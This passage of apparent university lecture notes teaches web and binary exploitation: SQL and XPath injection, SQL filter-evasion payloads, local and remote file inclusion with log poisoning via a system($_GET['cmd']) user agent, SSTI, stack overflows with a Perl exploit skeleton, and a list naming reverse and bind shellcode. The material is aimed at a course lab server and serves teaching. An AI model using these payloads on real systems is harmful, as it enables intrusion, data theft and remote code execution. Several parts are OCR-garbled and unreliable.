The attacker takes advantage of the sql's union select statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

• Stacked query

If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

• Time based blind

It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

• Other options

Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

– Reading local files

The attacker can obtain data expect for the database


- Writing local files

With the *select into outfile* command the attacker can write local files

- Executing OS commands

In some cases the db engine has the right to execute os level commands

7.1.3 Blind boolean based sqli exploitation



In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntatically should be correct):

http://193.225.218.118/sql3.php?email=laszlo'orhere goes the query or '1'='2

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation

mark (the server side script will place it, if there's no missing quotation mark, the query will be syntatically wrong).

The second part of the query should be boolean too, e.g.:

The previous query checks if the ASCII code of the first character of the response of SELECT @@VERSION is less than 64.

Task: Find the first character of the db version!


7.1.4 Exploitation with sqlmap

Several tool exists for automatic sql injection exploitation. Sqlmap is an advanced sqli tool. The first step is to check if sqlmap manages to identify the vulnerable parameters)



If sqlmap has identified the vulnerability the attacker could ask for specific data:

- –dbs: the databases in the db engine
- -D selecteddb –tables: the tables in the selected database
- -D selecteddb –T selectedtable –columns: the columns in the selected table of the selected data-base
- -D selecteddb –T selectedtable –dump: all data in the selected table of the selected database



7.1.5 Writing local files with sql injection

Instead of asking for boolean result the attacker can use the select into outfile syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select of stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example: http://193.225.218.118/sql3.php?email=laszlo'unionselect'Imaginehere'stheattackingscript' '0',' 0',' 0'intooutfile'/var/www/temp/lennon.php

Exploitation demo...

- First, guess the webroot and the writable folder
 Guess the number of columns from the original query and guess also
- the types of the rows
- · Test the union select if it is executed with different row numbers
- Upload a simple string



Xpath injection



Example task: http://193.225.218.118/xpath/index2.php Get the admin user's email (flag)!


Sql injection filter evasion techniques

- White Space or 'a' = 'a'
- Null Bytes %00' UNION SELECT password FROM Users WHERE username='admin'--
 - SQL Comments '/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/na me/**/LIKE/**/admin'--
- URL Encoding
 %27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE
 %20name%3D%27admin%27--
- Character Encoding 'UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--
- String Concatenation EXEC('SEL' + 'ECT 1')
- Hex Encoding Select user from users where name = unhex('726F6F74')

Xpath query with php

Xpath can be used to make a query, e.g. finding the full name of the user whose username is john and the password is imagine: \$xml->xpath("/users/user[name='john' and password='imagine']/fullname") Finding the first user in the database: \$xml->xpath("/users/user[position()=1]/fullname") Finding the penultimate user: \$xml->xpath("/users/user[last()-1]/fullname") Other xpath functions can be used as well: last(), count(node-set), string(), contains(), etc. The full xpath reference is here: https://docs.oracle.com/cd/E35413_01/doc.722/e35419/dev_xpath_functions.htm

Xpath injection



7.2Local File Inclusion

Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:

/var/www/lfi.php - root@193.225.218.118 - Ed	ditor - WinSCP
日日 2 h 水 h × a り C 船	· 🚓 帥 冊 🖬
<pre><?php if (isset(\$_GET['COLOR'])) include(\$_GET['COLOR']); } ?></pre>	{ C 193255218118/mp/pc) × C 0 193225218118/mp/pc/COLOR«/./etc/passwd
I	rests: 40 or stork in the discussion of a star of the store with the birth of the store 2.2 store in the store store 2.9 stores with a store of the store of the store of the store and the store of
Task: Find the flag insid	e the /etc/flag/index file!

Exploitation of the LFI Vulnerability 7.2.1

> In addition to obtaining local files an additional aim is to upload attacking scripts and execute commands.

> Depending on the server and the php settings executing php scripts can be possible if the local file is the: php://input and the php script is the posted . data: Burp Int

	Personal instance income and income
1	
09 Carcel < + > +	
Request	Response
Raw Params Headers Hex XML	Raw Headers Hex
Yong 7.(1), approx.044007.070001 MTM9/1.1 Most Japaces The 2118/25-0 E1311.Linux #80_641 rv152.01 Gedse/20100101 Prieday250 Acaptic Intraffic Amountain Application (while 0.0.0771pe0.0 Acaptic Intraffic Amountain Application (while 0.0.0771pe0.0 Demonstrain Class Upgrade Inserver Repeats 1 Content Length 20	HTP2/11 200 GK Data: Hon, 60 Oct 2017 19:58:49 GM Server: Apache/2.2.20 (Ubuntu) X. Howered By: FM/5.3.6-13xbuntud.10 Yary: Acceptioncoling Centent-Langth: 0 Certextics: close Centent-Type: text/html
<tphp 7="" phpinfo();=""></tphp>	

In other cases providing except as file will execute the desired OS command, e.g.: http://193.225.218.118/lfi.php?COLOR=expect://ls

If the environ file is not accessible by the webserver then the attacker can try to find the webserver processid and access the environ file through the processid.

← → C () 193.225.218.118/lfi.php?COLOR=../../proc/self/cmdline /usr/sbin/apache2-kstart

← → C ③ 193.225.218.118/lfi.php?COLOR=../_/proc/self/statu

← → C 0 193.225.218.118/lfi.php?COLOR=_/./proc/2

Server Side Template Injection (SSTI)

Template engines are widely used by web applications to present dynamic data via web pages. Unsafely embedding user input in templates enables Server-Side Template Injection. Example:

\$output = \$twiq->render("Dear {first name},", array("first name" => \$user.first name)); If a user input is substituted as template parameter without proper validation then the vulnerability appears:

\$output = \$twig->render(\$_GET['custom_email'], array("first_name" => \$user.first_name)); After detecting the vulnerability the next step is to identify the template engine that was used (e.g. Smarty, Twig, Jade). Each template engine has specific exploitation. In case of a successful exploitation the attacker can even execute arbitrary shell commands.

More details can be found here: https://portswigger.net/blog/server-side-template-injection

Exploitation of the LFI vulnerability

Adding null character at the end of the directory sometimes works when the normal exploitation fails:



A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and php://filter as input the server side scripts can be obtained too. Since Php 5.0.0 the php://filter/convert.base64-encode/resource function is enabled. It encodes the php file with base64 and the php script source reveals.

CI7CiAgICAgIGhtY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg-

Decode from Base64 format

PD9waHAKICAgaWYgKGIzc2V0KCAkX0dFVFsnQ09MT1InXSApICi7CiAgiCAgIGiuY2x1ZGUoICR fR0VUWydDT0xPUiddKTsKICAgfQoiPg==



Find the flag here: http://193.225.218.118/lfi2.php?COLOR=whatever

The attacker can also try to find the user agent by /proc/self/fd/ and brute-forcing the number (usually 12 or 14 in Apache)

/proc/self/fd/12 /proc/self/fd/14%00 /proc/self/fd/12 . /nroc/self/fd/14%00 /proc/<apache_id>/fd/12 /proc/<apache id>/fd/14 (apache id is from /proc/self/status) /proc/<apache_id>/fd/12%00 /proc/<apache_id>/fd/14%00

If the logs are accessible through the web server then the attacker can place the attacking php script in the logs to be executed in the same way as in the case of the */proc/self* folder. The logs can be in various places, one option is to check */var/log/apache2* folder:

	Bury Salar Free Edition x17131 - Temperary Project 0 0 4
Bay Header Papasier Medice Hele	
Sarpet Proop Spider Scanner Privader Separater Separater Decoder Company	Depender Project autors) Uppr autors Abris
and	And and a second s
JAN C	
Gen Carol Con Str	Tarpet 1492/111.225.206.138
Request	Tespoton
Read Parame (Headers Hex	Res mades inc
B. 2017, Springer Marken, Markan Stern, K. B. (1997). The Springer Marken Stern S	

Instead of phpinfo, it's better to use the system() php command:

Raw Params Headers Hex	
GET / 151.chp1CD.OPtr. / . /etc/passed HTTP/1.1	
Host: 193.225 118.18	
User-Agent <70hp system(\$ GET['ond']]: > (X11: Linux	
Accept: text/Med_application/xhtplanm.application/and	
Accept-Language: en-US, en:0-9-0	
Connection: close GET /lfi.pho100.0Hv/ser/log/seachs2/sccssilog/cmd+ld/HTP/1.1	A 129.248.285.34 EL0/0c1/2017:15:57:06 +62001 *GET /LfL.phpTCH.08x/sar/
Upprade-Insecure-Requests: 1 44, 122,225,216,118	(Windows NT 6.1; Win54; x64) AppleMebKit/537.36 (NHTML, Like Gecke) Chrom
Cache-Control: max-age=0 User-AgeN1: sccept: test/html.application/whtml+aml.application/sciences.s.*/*ie=d.#	129.240.205.34 [10/0(1/2017)15:57:09 40200] *UT /lfi.phpTCB.00s/sar/ (bindeys NT 6.1: binst: 254) sublexeduit/527.36 (BITML, Like Gecks) Chrom
Accept-Language: en-US.en;pr0.5	129.240.205.34 E10/0c1/2017:15:57:15 +02001 *GET /1fi.phptCH.00x/mar/
Connections close	(Windows NT 6.1; Win54; x64) AppleMebKit/537.36 (NHTML, Like Gecke) Chrom
Upprade Insecure Reports 1 Cache-Control: max-ased	129.248.285.34 E10/0(1/2027)15(57)29.462001 *** 468.6 *** *** 129.248.285.34 E10/0(1/2027)15(58)26.462001 **** 4/11.461.ebarcm.06a/sar/
	(Mindews NY 6.1; Min54; 264) Applometrit/537.36 (MVTML, Like Gecks) Chrom-
	129.240.205.34 - E10/0c1/2017:15:50:47.462001 *GET /LELphyTCR.00x/sar/ 120.240.205.34 - E10/0c1/2017:15:50:47.462001 *GET /LELphyTCR.00x/sar/
	125.240.295.34 - : [10/0:1/2017:15:56:05 #02001 "0[7].phpTCR.00w/sar/ [Mindows NT 6.1: Mint41 204] malamedmit/1027.36 (NUTM., like decks) Chrom
he defenses de succession en la succession de la succession de successio	129.249.285.34 E10/8c1/2017;15:59:06 +02001 *901 /faricon.ico #TIP/L
In this way the attacking script can be	"http://193.225.216.118/lfi.phpTOR.08s/nar/was/leg/spacks2/access.log" "W like Gecks1 Chrome/51.0.3236.0 Safari/532.39"
	Like Gecks) Okrome/63.0.3236.0 Seter1/537.39* 120.240.201.34 [10/0/1/20171510130_e0200] *URT_/[fi2.abs/t00.00s/var
uploaded. If the log file is too long	(Mindews NY 5.1: Min54: 254) Applometrit/522.36 (MYTML, Like Gecks) Chrom-
uploaded. If the log file is too long	129.240.285.34 E10/0c1/2017:16:00:02 +02001 "GET /LTL.phpTCH.00x/sar/ BT 5.1: biotd: std1 And-suddit:SVZ_36 D0DB. Like fackal Drome-H1 5.3
the she have we will not be able to	129, 249, 285, 34 [10/36/1/2017/10/08/02 +0200] *MT1 /[arison.ico #T1F/1.
then the browser will not be able to	"http://193.225.218.118/lfi.phpt08.08x/sar/log/apache2/access.log" "Mexil
	Gecks) Chrome/61.0.3163.100 Safar1/537.39* 120.248.205.38 + 1 [10:0+1/2017-10-08.4 at2000] *SET //TH/ HTH/1 1* 200
display the logs.	L28, 209, 205, 54 100-001/2017/10:00110-40200 - 561 7(10) 0119/112- 200 Inslambidi 1/317, 35 (2018). Like Secks) Chrome/81.0, 3235.0 Safari /317, 307
display the logs.	129.248.285.34 [10/001/2007136108125 +0200] *** 488 8 *** ***
	129, 249, 245, 34 E10/8c1/2017;16:00:26.46200[**** 480.6 ******** 125, 249, 245, 34 E10/8c1/2017;16:02:09.46200[**617 / [f], phpTCR.08x/sar/
	129. 24 LD0/001/2017/10102/00 402001 *4L1 /111_pdp/00.000/107/

The attacker can influence the source ip, the web method, the http version, the url and the browser data in the logs. The easiest way is to modify the browser data (type of browser), because it's a string, so php functions such as *system()* or *phpinfo()* can be substituted:

Reparat	Response
Raie Parame Haders Hex	Raw Headary Hear
(ii) The second seco	$\begin{cases} \begin{array}{c} \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\$
	And a second sec

If the php settings allow, remote file can be inserted to the page. Php settings relevant to remote inclusion: allow_url_fopen: open file with fopen

allow_url_include: include, include_once, require and require_once

php<br \$file = fopen (\$_GET['COLOR'], "r"); if (!\$file) { erbe "couloable to open remote file.\n"	← → C (③ 193.225.218.118/php_fileopen.php?COLOR=http://www.uio.no/robots.txt
<pre>ff(figfid) (Scale County F); ecco "quinuble to open remote file.\n" excl: mills (field (Sfile)); file.county (Sfile, 1024); princt(file); ?; }</pre>	s rights here in-ch, λ : rags 1 ling and the star bars $\lambda_{\rm perf}^{-1}$ specified for A distributer all moments are many sequences the star of the star star star star star star star star

If the attacker can include remote files he will be able to include attacking scripts that are stored on an attacker controlled web server.

7.3 Vulnerability databases

Vulnerabilities are registered in a database, each vulnerability has a unique identification number. Common Vulnerabilities and Exposures (CVE) E.g.: CVE-2015-7297

union vunic	
Vulnerability Detail	s : <u>CVE-2015-7297</u> (2 Metasploit modules)
	Ity in Joomlal 3.2 before 3.4.4 allows remote attackers to execute arbitrary SQL commands via unspecified vectors, 9 Last Update Date : 2017-09-12
Collapse All Expand All Search Twitter Search Yo	
- CVSS Scores & Vuln	nerability Types
CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to ex
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Sql Injection
CWF ID	89

Year	# of Vulnerabilities	DeS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass semething	Gain Information	Gain Privileges	CSR#	File Inclusion	f of exploits
1999	894	177	112	172			2	Z		25	16	103			
2000	1020	257	208	206		2	4	22		48	19	132			
2001	1677	403	403	297		2	34	123		83	- 26	220		2	
2002	2156	498	553	435	2	41	200	103		127	24	192	2	14	
2003	1527	381	477	371	2	42	129	50	1	52	52	144		16	
2004	2451	580	614	410	2	148	291	111	12	145	25	134	5	38	
2005	4935	838	1627	657	21	604	785	202	15	289	261	221	11	100	1
2006	6610	893	2719	663	21	967	1302	322	8	267	271	184	18	849	3
2007	6520	1101	2601	253	25	706	884	332	14	267	323	242	62	700	4
2008	5632	894	2310	622	128	1101	807	363	z	288	270	188	83	170	2
2009	5736	1035	2185	700	188	963	851	322	2	337	302	223	115	138	Z3
2010	4652	1102	1714	680	342	520	605	275		234	282	238	85	23	142
2011	4155	1221	1334	770	351	294	467	105	z	197	402	205	58	12	55
2012	5297	1425	1459	843	423	243	758	122	13	243	382	250	165	14	62-
2013	5191	1454	1186	852	366	156	650	110	z	352	511	274	123	1	20
2014	7946	1598	1574	850	420	305	1105	204	12	457	2104	232	264	2	40
2015	6484	1791	1826	1079	749	218	278	150	12	577	745	367	245	5	12
2010	6447	2028	1494	1325	717	24	497	22	15	444	843	600	87	z	
2017	14714	3154	3004	2805	745	503	1515	274	11	629	1705	452	328	18	
2018	13625	1564	2578	2052	352	416	1565	415		597	1094	215	367	24	
Total	107669	22394	29975	16836	4995	7337	13230	3732	159	5768	9823	4545	2030	2166	433
Of All		20.5	22.0	15.6			12.2				0.1		1.9	2.0	

CWE - 89 : Improper	Sanitization of Special Elements used in an SQL Command ('SQL
njection')	
CWE Definition	http://cwe.mitre.org/data/definitions/89.html
Number of vulnerabilities:	5077
Description	The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not sanitze or incorrectly sanitzes special elements that could modify the intended SQL command when it is serve to a downstream component.Without sufficient removal or quoting of SQL syntax in user-controllable inputs. the generated SQL quevy can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution dystem commands.
Background Details	
Other Notes	

Vega is a free and open source web security scanner and web security testing platform to test the security of web applications.

DEMO...

0.0		0.4	anner & Pravy
	0 tean links		0
500 B			
> Constational com	-		
California aparter arg	VEGA		
	COA COA		
	_		
	Scanner Progress		
O tos Des	2731 out of 3184 scare	ned (35.8%)	
C Scan Alerts			
	Scan Alert Summary		
	High	(1 found)	
	Passible Directory Traversal	1	
	Passible SQL Injection Grave Site Scripting	1	
	O Medium	() frunk	
	Local Ellesystem Paths Found	1	
	Q Int	(21 feared)	
	Directory Listing Detected	23	
	Form Password Field with Autocomple	os Enabled 2	
	O info	(34 found)	
	HTTP Error Detected	5	
	Black Body Detected	,	
())+I			
102 Sk		Provide net curreine	67M of 129M

7.3.1 Automatic web vulnerability scanners

Automatic tools can carry out fast vulnerability identification. They have huge vulnerability databases that contain the requests that have to be sent for checking a vulnerability. Based on the answer the scanner decides wheter the vulnerability exists or not. The main characteristics of the scanners are:

- working with predifened web requests
- since the complexity is not too high (they cannot really find connections between actions), usually they have several false positives,
- the identified vulnerabilities are categorized according to the severity (critical, high, medium, low, information disclosure),
- scans usually can be customized (which scripts to run),
- tools can be trained how to login to a password protected web area.

8 Lecture 8: Binary exploitation 1, stack overflow, Return Oriented Programming

Lecture Overview

- What is a binary, what are the file formats
- What is Virtual Address Space and what inside of it
- Assembly language summary
- How to debug the executables
- Windows and Linux specific stack overflows
- Return to libc
- Return Oriented Programming

8.1 Binary (executable) files

Binaries are files that can be executed by the OS. Binaries contain machine code instructions that the CPU understands. The binary file format depends on the CPU architecture and the OS.				
Example CPU architectures:				
	X86-64 : mov rax, [rbp-0x8] Iv8 : ADD W0, W1, W2			
Others: MIPS, AT&T, IBM, MOTOROLA, SPA	RC			
Instruction length: RISC/CISC				
The binary file format is the format that describinary code.	ribes how the OS stores the			
Microsoft: Portable Executable (PE32, PE32	2+)			
Linux: ELF				
Mac: MACH-O				

8.1.1 Compiling files

To make a binary executable file a source code has to be compiled. There's direct connection between the machine code and the assembly code. If the source is written in assembly then the compilation is unambiguous.
Assembly code <-> Machine code
Normally the source code is written in a higher level language. It can be native code (e.g. C, C++) or even higher level code such as .net or java. In that cases the perfect decompiling of the binary is not possible (What about the variables and function names?) Compilation and linking
Source code (native) Binary
CLR compilation and linking Source code (managed) Intermediate code (Independent of the architecture) Binary

Debug mode: Variable and function names are saved (symbol table) and inserted into the binary. It can be used for debugging to find errors.

Release mode: Only the necessary details are compiled.

In addition to the compiled source code the binaries contain additional data. The source code needs to use the OS API to execute basic functions such as createfile, gettime, etc. The compilation can be done in two basic ways: static linking or dynamic linking.

Static linking: A copy of all the used external methods and variables are placed inside the binary (During the compile time).

Dynamic linking: The external methods are not inside the binary it will be placed into the virtual address space (see later) of the process when the binary is launched by the OS. Only the references are inside.


8.2 Virtual Address Space


When an executable is launched the OS generates a Virtual Address Space for the process or processes. Each process has its own Virtual Address Space where the process can use arbitrary (practically almost infinite) memory size. The size is influenced by the addressable memory size (32bit 2^{32} =4GB, 64bit 2^{64} =64TB). The virtual memory differs from the physical memory, so it is beneficial because:

- the process doesn't need to address the real physical memory (RAM), that would be a nightmare from programming point of view,
- the processes are separated from each-other, so one process can't access directly another process-memory (indirectly yes: e.g. createRemoteThread, debugging another process, etc.)
- the OS handles the memory requirements dynamically, it's not necessary to know the memory requirements in advance. Interactive programs can calculate required

8.3 Binary (executable) files

In order to use the real physical memory the OS provides a runtime memory translation between the virtual and the physical memory.






8.3.2 segments

The user space contains different segments:

- The code segment for the main executable
- Data segment for the global variables
- Stack segments for each thread
- Heap segments for dynamic memory allocations
- The dynamically loaded libraries (in case of dynamic linking)

8.3.1 Compiling files


The Virtual Address Space is divided into kernel and user space. The user space consist of segments (code and data).



- The code segment of the linked library
- The data segment for the linked library
- Relocations (if two libraries intend to load to the same place then one has to be relocated).
- etc.

What is a Position Independent Executable?

Check the Virtual Address Space of a winword process! Use a debugger (e.g. Immunity debugger) and attach to the running process.



All dynamically loaded libraries can be listed. A library can be loaded runtime (e.g. Windows LoadLibraryA API) as well, so only the actual status is presented.

Base	Size	Entry	Name	File version	Path
				17.1.1502.0516	C:\Program Files (x86)\Intel\Bl
06650000			VBE7INTL	7.00.1619	C:\PROGRA~2\COMMON~1\MICROS~1\V
2F1A0000	00150000	2F1A2045	WINHORD	14.0.7214.5000	C:\Program Files (x86)\Microsof
		520F0CA6		14.0.7214.5000	C:\Program Files (x86)\Common F
		558890A7			C:\Program Files (x86)\Microsof
55BE0000	00290000	55C2E13C		7.00.1643	C:\PROGRA~2\COMMON~1\MICROS~1\V
55E70000	00561000	560AC200	EndNote_	18.1.0 (Bld 110)	C:\Program Files (x86)\Common F
563E0000	0127c000	563E3680	wwlib		C:\Program Files (x86)\Microsof
57740000	000c9000		wwintl		C:\Program Files (x86)\Microsof
57930000	0009F000	579647FC	USP10_1	1.0626.7601.238	C:\Program Files (x86)\Common F
59270000	00052000	592714BE	Rasapi32	6.1.7600.16385	C:\windows\system32\Rasapi32.DL
594A0000	04528000		MSORES	14.0.7109.5000	C:\Program Files (x86)\Common F
		SEBA1E20		14.0.7210.5000	C:\Program Files (x86)\Microsof
		614c2351		6.1.7601.24231	C:\windows\SysWOW64\schannel.dl
630c0000	0008E000	630F9DC7	MSVCP90	9.00.30729.6161	C:\windows\WinSxS\x86_microsoft
636C0000	0041A000		office	14.0.7109.5000	C:\Program Files (x86)\Common F
63AE0000	00004000		api-ms_8	6.2.9200.16492	C:\windows\system32\api-ms-win-
		6383135C		6.30.7601.24234	C:\windows\System32\msxm16.d11
63C90000					C:\Program Files (x86)\Common F
55D00000	001AD000	65D01C0A		14.0.7104.5000	C:\Program Files (x86)\Microsof
670A0000	00015000	670A12DE		6.1.7600.16385	C:\windows\system32\rasman.dll
67240000	001A0000	6729B730	EMET	5.5.5870.0	C:\windows\AppPatch\EMET.DLL
			riched20	14.0.7155.5000	C:\Program Files (x86)\Common F
			PDFMoffi	10.1.16.13	C:\Program Files (x86)\Adobe\Ac
596D0000	00008000	696D34D8	credssp	6.1.7601.24231	C:\windows\system32\credssp.dll
		69720090		4.7.3163.0 buil	C:\Windows\Microsoft.NET\Framew
		697934AE			C:\Program Files (x86)\Common F
68960000		6896125A	Sensapi	6.1.7600.16385	C:\windows\svstem32\Sensapi.DLL

A detailed virtual memory map can be printed as well with all debuggers:

09C1E000		stack of thread 00002DEC	0x00007f5bdde34000	0x00007f5bdde40000		/var/cache/fontconfig/d589a488623
09c20000	00154000		0x00007f5bdde40000			/var/cache/fontconfig/e13b20fdb08
09p93000			0x0000715bdde60000			/var/cache/fontconfig/16326683038
09DFE000			0x00007f5bdde63000			/var/cache/fontconfig/467c019e582
09F20000			0x00007f5bdde84000			/usr/lib/locale/aa DJ.utf8/LC_CTY
			0x0000715bdded5000			/lib/x86_64-linux-gnu/libsystend.
0A0B0000			0x0000715bdd159000			/lib/x86 64-linux-gnu/libsystend.
0A410000			0x0000715bdd15a000	8x8888715bdd15d889		/lib/x86 64-linux-gnu/libsystend.
0A810000	000c0000		0x00007f5bddf5d000	0x0000715bdd15e000	rw-p	/lib/x86_64-linux-gnu/libsystend.
0R250000	00200000		0x0000715bdd15e000			mapped
2F1A0000	00001000	PF header	0x0000715bdd166000	0x0000715bdd168000		/var/cache/fontconfig/62f91419b9e
2F1A1000		code, imports, exports	0x00007f5bddf68000	0x00007f5bddf75000		/var/cache/fontconfig/8f02d4cb045
2F1A3000		code, impor carexpor ca	0x0000715bdd175000			/var/cache/fontconfig/e8aa53bcfa5
			0x00007f5bddf76000			/usr/share/locale/en/LC_MESSAGES/
2F1A4000		data, resources	0x00007f5bddf77000			/usr/share/locale/en/LC_MESSAGES/
2F2FC000		relocations	0x0000715bdd178000			/usr/lib/locale/aa ET/LC NUMERIC
			0x0000715bdd179000			/usr/lib/locale/en_US.utf8/LC_TIM
4FFF0000	00010000		0x0000715bdd17a000			/usr/lib/locale/chr_US/LC_MONETAR
51640000		PE header	0x0000715bdd17b000			/usr/lib/locale/en_AG/LC_MESSAGES
51641000		code, imports, exports	0x00007f5bddf7c000			/usr/lib/locale/chr_US/LC_PAPER
5261D000			0x0000715bdd17d000			/usr/lib/locale/bi_VU/LC_NAME
		data	0x00007f5bddf7e000			/usr/lib/locale/en_US.utf8/LC_ADD
526D7000			0x00007f5bddf7f000	0x0000715bdd180000		/usr/lib/locale/chr US/LC TELEPHO
52770000			0x0000715bdd180000			/usr/lib/locale/chr US/LC MEASURE
55B20000		PE header	0x00007f5bddf81000			/usr/lib/locale/en_US.utf8/LC_IDE
55821000	00084000	code	0x0000715bdd182000			/usr/lib/x86_64-linux-gnu/gconv/g
55845000	00013000	imports.exports	0x0000715bdd189000			/lib/x86_64-linux-gnu/ld-2.27.so
55BB8000		data	0x0000715bdd18a000			/lib/x86_64-linux-gnu/ld-2.27.so
			0x0000715bdd18b000			mapped
55BCA000		resources	0x00007ffe35943000			[stack]
55BCB000			0x00007ffe359b9000			[vvar]
55BE0000		PE header	0x00007ffe359bb000			[vdso]
55BE1000	00248000	code.imports.exports	0xfffffffffff600000	9X111111111111111601000	r-xp	[vsyscall]
			gdb-peda\$			

8.4 The assembly language

The assembly language tells directly to the CPU what to do. The CPU has registers. General purpose registers (intel x86 architecture - 32bit): eax, ebx, ecx, edx; memory addressing registers: esi, edi; base pointer: ebp; stack pointer: esp; instruction pointer: eip; The registers with 64bit are: rax, rbx, rcx, rip, etc.

The CPU executes instructions that carry out simple memory or register related tasks. Examples:

mov eax, 0x10: sets eax to 16 mov dword ptr [eax], 0x10: set the memory that the eax references to 16 add eax, ebx: add the value of ebx to eax

push ecx: places the ecx register to the top of the stack

call edx: executes a method that is placed at the address of edx

jz 0x7c543320: jumps to the address 0x7c543320 if the zero flag is set

repne scas byte ptr es:[edi]: scan a string

Debugging a process

With a debugger a process can be executed step by step, instruction by instruction. Try out some instructions with Immunity and gdb!



The stack

The stack is a data type segment that stores the data in a LIFO (last in first out) structure. There are special instructions that place data (push) and also instructions to pick and remove data (pop) from the stack. For example *push* eax places the value of eax on top of the stack and moves the stack pointer (*esp/rsp*) up. The pop-type instructions remove the top of the stack (move the stack pointer down) and copy the removed value to the specified registers. Special instructions such as *pushad, popad* place/pick up all the register values in a specified order. Each thread has its own stack that makes data storing fast and reliable.



8.4.1 The stack frame - calling conventions

The stack frame is a continuous block inside the stack that stores the data of a method that was called (callee) by the caller. When a method is called the caller or callee (depends on the calling convention) prepares the stack for the method execution. The stack frame contains the following data:

- Method parameters In order to pass parameters to the method the parameters are placed on the stack (with some calling conventions such as fastcall it is placed inside the registers)
- The return address of the method in order to be able to return to the place where the method is called the return address is placed
- The local variables local variables of the method die after exiting the method so they are stored inside the stack frame
- The saved base pointer to have a reference to the local variables, the top of the stack is saved to the base pointer and the previous base pointer is stored inside the stack frame

Prior to the method execution the stack frame has to be prepared:

- The caller places the method parameters on the stack
- The caller places the return address on the stack
- The previous base pointer is placed on the stack as well
- The new base pointer is set by copying the current stack pointer (mov ebp, esp)
- The top of the stack is modified to allocate place for the local variables

When the method exits:


8.4.2

8.5

- The instruction pointer jumps back to the calling instruction (ret)
- The saved base pointer has to be reset (ebp)

The stack frame – calling conventions

• The stack frame has to be removed (The values are not removed, only the stack pointer changes)



Stack overflow exploit

The exploit should overrun the local variable and arrive to the return pointer. The size of this (padding) depends on the size of the local variable and the stack layout, etc. It can be determined by debugging or using unique string such as "aaaabbbbbccccddddeeee...." and then obtain the address from the error message. The new return address can point to the beginning of the payload.



This solution is not so stable (it relies on the payload global address). Instead the following solutions is used:

padding	<i>jmp esp</i> address	nop sled	payload	

8.4.3 Stack buffer overflow

Stack buffer overflow occurs when a local variable on the stack is overwritten. This is possible e.g. when the size of the local variable is not considered therefore the return pointer of the stack frame can be modified by a user controlled data



Exploits for command line executables can be generated using easy scripting languages such as Perl or Python.

#!/usr/bin/perl

- "A"x14 my \$padding = "A"x14; my \$eip = "x32k31kd9k7d"; #current jmp esp address my \$nopsled = "x90"x10; my \$payload = "";

print \$padding.\$eip.\$nopsled.\$payload;

The payload executes some harmful operation. To prove a vulnerability, something harmless is used, e.g. open a calculator in windows or execute a shell (/bin/sh) in Linux. What does this payload do? ->

DEMO...

xor ecx, ecx push ecx push 636c6163 push 1 mov ebp, es mov ebp, esp add ebp+4 push ebp mov eax, kernel32.WinExec call eax

8.5.1Available payloads for exploits (Shellstorm) 8.5.2 Linux debuggers

The payload executes something for the attacker's sake. There are prewritten payloads as well. A payload has to consider the OS type and version, but there are general (longer) exploits that are applicable for multiple versions (but same OS). Shellstorm has a huge paylaod database.

- Intel x86-64

- Intel: x86-64 LinuxX86-64 Add map in /etc/hosts file 110 bytes by Osanda Malith Jayathissa LinuxX86-64 Connect Back Shellcode 139 bytes by MadiNouse LinuxX86-64 access() Egghunter 49 bytes by Doreth Z10 LinuxX86-64 Shuldown 64 bytes by Keyman LinuxX86-64 Pasaword Protected Reverse Shell 136 bytes by Keyman LinuxX86-64 Pasaword Protected Bind Shell 147 bytes by Keyman LinuxX86-64 Pasaword Protected Bind Shell 147 bytes by Keyman

- Linuxx36-64 Askind Fröleced bind Stieli 147 bytes by Keyman
 Linuxx36-64 Askind Cot Polytes by Keyman
 Linuxx36-64 Add root Polytes by Keyman
